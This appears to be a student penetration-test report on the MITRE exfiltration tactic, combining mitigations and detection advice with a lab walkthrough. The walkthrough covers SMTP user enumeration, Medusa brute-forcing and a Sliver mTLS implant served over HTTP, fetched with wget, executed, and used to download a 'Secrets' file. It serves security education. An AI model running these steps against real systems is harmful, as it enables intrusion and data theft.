C2 Pentest Report

MITRE Attack Tactic Exfiltration

Threat actors use exfiltration to steal information from a system that has been compromised. This tactic can involve a variety of different methods to transfer the data from the targeted system to the attackers.

Exfiltration Examples

Example one – An attacker compromises a system and establishes a reverse shell. Once the reverse shell is established, they can send the information over the channel

Mitigations – Use endpoint detection and response solutions that can monitor the system for more suspicious activity. You can also apply whitelisting for applications so that only approved applications can run on the system. This will prevent unauthorized tools from executing

Detection – Monitor for outbound connections using SIEMs. Track the execution of process being run, focusing on those that are trying to establish a connection.

Example two – An attacker uses DNS tunneling that will send information through a DNS query to and external server

Mitigations – Implement a filter for DNS that will block requests from known malicious domains. Limit the number a person or machine can make a DNS query. This will help you see if anyone is trying to make any tunneling attempts. Inspect the DNS traffic happening on a network looking for things like large payloads of any unusual patterns.

Detection – Use machine learning models to identify unusual DNS query behaviors. Inspect DNS packets for large payloads or data that might be encoded.

Example three – An attacker makes copies of sensitive data and stores it on physical device, such as a USB or external hard drive.

Mitigations – Restrict access to sensitive areas. You can also disable USB ports on machines that do not actually use the USB ports. Use of data loss prevention solutions to monitor and restrict the transfer of sensitive data to a removable device.

Detection – Frequently review logs for USB devices that have transferred data. Setting up physical surveillance like cameras can help determine if some is in an unauthorized area.

Importance

Exfiltration is a vital part of the attack chain because it is one of the main reasons why people break into computers and networks. The tactic highlights the severity of what can

happen if a threat actor can get to this point, because they can steal data, companies can experience monetary loss and can cause reputational damage.

Threat Actors

Nation-State Actors – Often target government documents and information to use against the government itself.

Cybercriminal Groups – Like to break into systems to steal their information and hold it for ransomware.

Hacktivist – Exfiltrate info that can be used to expose organizations or companies.

Recommended Remediations

I have gone over a few mediations. The one that I would highly recommend would be the use of endpoint detection solutions because these solutions, when set up properly, are very good at detecting these kinds of issues as well as being active at blocking this tactic. The Last one I would also recommend is the use of SIEMs (security information and event management). These systems are vital in providing visibility on security events and incidents that happened on your network. You will be able to more quickly detect threats and improve your response time when managing the threats.

Background

For this exfiltration I will be using the metasploitable 2 machine. A little background on what we have done for this machine was we went in and exploited the smtp email serves on the machine to obtain a list of users. We then used medusa to brute force passwords for the user named user with a list of commonly used passwords. Once that was accomplished, I was then able to use those credentials to ssh into the machine.

Execution of Exfiltration

MITRE Attack (Exfiltration – Application layer protocol T1071)

For the C2 beacon I used sliver that would generate the payload that will act like a beacon and create a channel for moving information across the two machines.

```
sliver > jobs

 ID   Name   Protocol   Port   Stage Profile
==== ====== ========== ====== ===============
 1    mtls   tcp        8888

sliver > generate --mtls 192.168.56.102:8888 --os linux --save /home/kali
temp/runme

[*] Generating new linux/amd64 implant binary
[*] Symbol obfuscation is enabled
[*] Build completed in 13m18s
[*] Implant saved to /home/kali/temp/runme

sliver >
```

After the payload had been created, name runme, the next step that I took was turning on the listener that would wait for a signal from the beacon and then establish the connection.

```
sliver > mtls

[*] Starting mTLS listener ...

[*] Successfully started job #1

sliver > jobs

 ID   Name   Protocol   Port   Stage Profile
==== ====== ========== ====== ===============
 1    mtls   tcp        8888
```

The next part was to get the generated payload on to the metasploitable machine and then execute it. To accomplish I had to make sure that the permission on the runme payload file would be full access with all permissions. This was done with the chmod command with rights set to 777. I then move the payload to a new directory called www that would allow me to make it publicly available via webpage.

MITRE Attack (Command and Control - Application Layer Protocol: Web Protocols T1071.001)

```
┌──(kali㉿kali)-[~/temp/www]
└─$ ls
runme
┌──(kali㉿kali)-[~/temp/www]
└─$ ls -l
total 14048
-rwxrwxrwx 1 kali kali 14385152 Oct 24 13:54 runme
```


To generate the webpage, I used python http web generated.

```
┌──(kali㉿kali)-[~/temp/www]
└─$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/)
 ...
```


This will allow outside machines on the same network to reach out and obtain information from the website and download files. Using the metasploitable machine, I ran the wget command to reach out and download the runme file.

As you can see the command worked and we can see the file successfully inside the user's home directory. Disclaimer: since the metasploitable machine is too old it cannot execute the file properly, so I switched to another Linux machine I had executed to demonstrate the exfiltration process.

Once the payload was on the machine, I had to change the file to make it executable using the command chmod u+x runme. After the changes were made, I executed the runme file.



Back on the kali Linux machine we could see the channel was established and a session was setup



MITRE Attack (Exfiltration - Exfiltration over command-and-control channel T1041)

Now that the session was established, I could use the ls command to view the different files on the machine. After viewing the files, I choose to download and extract the Secrets file.

```
sliver > use a065ad1b-3825-481a-a6a2-32af2b5e9eeb

[*] Active session CULTURAL_TASK (a065ad1b-3825-481a-a6a2-32af2b5e9eeb)

sliver (CULTURAL_TASK) > ls

/home/prestonchee (16 items, 43.3 MiB)
======================================

-rw------- prestonchee:prestonchee .bash_history                878 B    Sat Nov 02 01:23:36 +0000 2024
-rw-r--r-- prestonchee:prestonchee .bash_logout                 220 B    Sun Mar 31 08:41:03 +0000 2024
-rw-r--r-- prestonchee:prestonchee .bashrc                      3.7 KiB  Sun Mar 31 08:41:03 +0000 2024
drwx------ prestonchee:prestonchee .cache                       <dir>    Sun Jul 07 04:38:26 +0000 2024
-rw------- prestonchee:prestonchee .lesshst                     20 B     Wed Jul 10 16:12:41 +0000 2024
drwxrwxr-x prestonchee:prestonchee .local                       <dir>    Sun Jul 07 05:12:06 +0000 2024
-rw-r--r-- prestonchee:prestonchee .profile                     807 B    Sun Mar 31 08:41:03 +0000 2024
drwx------ prestonchee:prestonchee .ssh                         <dir>    Sun Jul 07 04:56:17 +0000 2024
-rw-r--r-- prestonchee:prestonchee .sudo_as_admin_successful    0 B      Sun Jul 07 04:39:49 +0000 2024
-rwxrwxr-x prestonchee:prestonchee runme                        13.7 MiB Thu Oct 24 17:54:23 +0000 2024
-rw-rw-r-- prestonchee:prestonchee Secrets                      33 B     Sat Nov 02 01:40:37 +0000 2024
-rw-rw-r-- prestonchee:prestonchee wazuh-agent_4.8.0-1_amd64.deb    9.8 MiB  Wed Jun 12 10:51:52 +0000 2024
-rw-rw-r-- prestonchee:prestonchee wazuh-agent_4.8.0-1_amd64.deb.1  9.8 MiB  Wed Jun 12 10:51:52 +0000 2024
-rw-rw-r-- prestonchee:prestonchee wazuh-agent_4.8.0-1_amd64.deb.2  9.8 MiB  Wed Jun 12 10:51:52 +0000 2024
-rw------- root:root              wazuh-install-files.tar       10.7 KiB Wed Jul 10 15:36:47 +0000 2024
-rw-rw-r-- prestonchee:prestonchee wazuh-install.sh              173.5 KiB Wed Jul 10 15:36:40 +0000 2024

sliver (CULTURAL_TASK) > download Secrets

[*] Wrote 33 bytes (1 file successfully, 0 files unsuccessfully) to /home/kali/Secrets
```

To confirm the transfer actually worked I looked into to kali home directory and was able to confirm that the file was there.

```
┌──(kali㉿kali)-[~]
└─$ ls
Desktop    Downloads                                  Music     Public   shell.php  Templates
Documents  ferox-http_192_168_56_105-1727574525.state Pictures  Secrets  temp       Videos
```